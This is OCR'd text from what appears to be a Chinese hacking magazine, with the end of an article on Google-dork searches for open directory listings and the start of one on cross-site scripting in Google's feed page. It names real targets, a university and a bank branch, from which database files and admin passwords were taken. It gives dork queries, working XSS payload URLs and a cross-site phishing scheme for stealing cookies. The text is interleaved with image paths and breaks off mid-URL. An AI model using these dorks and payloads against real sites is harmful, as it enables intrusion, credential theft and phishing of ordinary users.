11

不仅数据库文件可以下载，其他的asp文件也可以下载得到源代码。打开刚下载的数据库，管理员的密码就轻松得得到了（图12），接下来就是登录后台，上传木马和提权了，这里就不多讲了。




图12

2．中国科学技术大学：输入**intext:to parent directory+intext:conn.asp site:ustc.edu.cn**语句，搜索网站的数据库链接文件conn.asp（图13），下载一个文件后发现里面居然是网站最敏感的数据（图14）。

3．交通银行郑州分行：输入to parent directory site:202.102.239.179语句，有一个日志文件（图15），下载后发现有一些绝对路径的敏感信息（图16）。




图13




图14





图16

4.无意中的Webshell：输入**inurl:/inc+conn.asp**语句后得到了一个免费的Webshell（图17）。

五、后记总结（解决方案）

从攻击者的角度来讲，最主要的就是写攻击关键字。关键字的原理也很简单，就是以目录浏览的那几个关键字为中心，然


图17

后利用发散思维（比如默认数据库链接文件）不断的去扩展关键字的范围，从而获得更多的肉鸡。从管理员的角度来讲，千万不要忽视服务器上“目录浏览”功能，如果配置不当，特别是网站根目录也允许目录浏览的话，就可能会对网站产生毁灭性的打击，使用不当就是网站的一根软筋。所以“目录浏览”这个功能在使用的时候要慎重。其实与目录浏览一起的功能也是要慎重使用，这里以IIS为例。“脚本资源访问”和“写入”千万不要随便开启，除非有特殊情况。从暴库漏洞到目录浏览这一过程并不是一帆风顺，中间花了很多时间来思考，这一切的一切都是因为“目录浏览”引起的，希望本文对各路朋友都有所帮助。服务与安全永远是对立的，我们所要做的就是在他们中间寻求对立与统一。




图15

小编点评： Google Hacking的又一次使用。实际上这个方法2年前就有人提过，有无数人成功过，也有无数人忽略它的存在。而当某个关键字被使用来恶意搜索并攻击网站后，Google和Badidu这些搜索引擎也会过滤掉相关信息。作者在这个限制上动脑子想出了其它的关键字达到同样的效果，我们玩黑要的就是这种开创性的思维。

当然本文也有不足之处，作者往往搜到一些开放了目录浏览的目录就停止介绍了，似乎存在该漏洞入侵就手到擒来，服务器的最高权限就唾手可得，在一些读者看来未免觉得不过瘾。但总的来说，这确实是小编推荐给各位菜鸟的一篇好文章！

文章难易度：★★★
文章知识点：Google的feed跨站

Google跨站也疯狂

H4K_B4N

Google作为网络最受欢迎的搜索引擎以及服务提供商，自然也成为了黑客攻击的首要目标，正所谓树大招风，估计我们的谷歌在中国也会受到我们菜鸟的追捧。

一、Google个人主页feed跨站

去年我曾经发表过关于“国内统计系统存在严重漏洞”的文章，其原因就是因为程序对于用户所精心构造的访问来路未进行审核，导执所构造的语句可以实现跨站脚本攻击，而这次我们可爱的谷歌也存在同样的错误。自从谷歌为了更好的将Web2.0发挥到淋漓尽致的地步，将谷歌的首页分成了普通首页（Public start page）和个性化首页两大特色，使得谷歌融入更加人性化的一面，其中它所设计的RSS聚合功能使得一个平台可融合更多的元素。

注 RSS解释：
RSS（Really Simple Syndication/Rich Site SummaryR/DF Site Summary）是一种描述和同步网站内容的格式，是目前使用最广泛的XML应用。RSS搭建了信息迅速传播的一个技术平台，使得每个人都成为潜在的信息提供者。发布一个RSS文件后，这个RSS Feed中包含的信息就能直接被其他站点调用，而且由于这些数据都是标准的XML格式，所以也能在其他的终端和服务中使用。

而这次的漏洞也是因为提交聚合的时候没有进行任何的审查，当用户提交存在恶意语句时，程序就只会根据提交的语句进行确认，如果所提交的地址是非法的聚合（就是非真正存在或者聚合不能够读取的地址）的话就会提示失败。但是如果我们所提交的地址是合法的，只要我们在地址后面加入跨站语句就可以实现跨站攻击了。我们来试试是如何跨站的！

在IE的地址栏输入如下的提交，**http://www.google.com/ig/feeds?q=http://www.taget.org/index.php/feed/?%3CSCRIPT%3Ealert**




图 1

('Just_Fuck_The_World')%3C/SCRIPT%3E&page=advdsrch，如图1，和统计系统一样，我们只要针对系统的提交格式构造语句就可以实现跨站了。但是要注意的就是因为我们是需要提交上去个性化首页，有些朋友会说因为我们并没有利用自身的帐号登录，这样会不会没有办法实施跨站呢？其实不管是否登录了系统，我们都可以利用那个地址提交并且实现跨站脚本攻击。我们可以随便在任何一个网站找到 Feed 或者是 RSS1.0/2.0，就可以利用他们的聚合地址，然后构造跨站脚本攻击语句。这样就不需要担心没有合法的地址可以实现攻击了。

二、feed 提交处跨站漏洞触动钓鱼攻击

CSP（Cross Site Phsing）是比较少见的一种攻击手法，它利用目标网站的漏洞进行钓鱼攻击。为了让我们的钓鱼攻击能够被对方相信，就需要尽量使用一切真实的资料、信息来搏取信任，这样的钓鱼攻击效果会更好，而我们就是利用 Google 的跨站漏洞结合钓鱼攻击进行攻击，这个就是 CSP ATTACK。我们可以利用 Google 的这个跨站漏洞结合弹出窗口进行盗取 Cookie 信息、网页木马等等，只要我们需要我们都可以实现！就算弄个虚假邮件，只有有 Google 的链接，绝大多数人也都会信以为真的！以下就是弹出窗口的代码 **http://www.google.com/ig/feeds?q=http://www.target.com/feed.php?%3Cscript%3Ewindow.open(%22http://www.163.com%22)%3C/script%3E&page=advdsrch**，如图2。而获取 Cookie 信息的代码如下：http://www.google.com/ig/feeds?q=http://www.




图 2

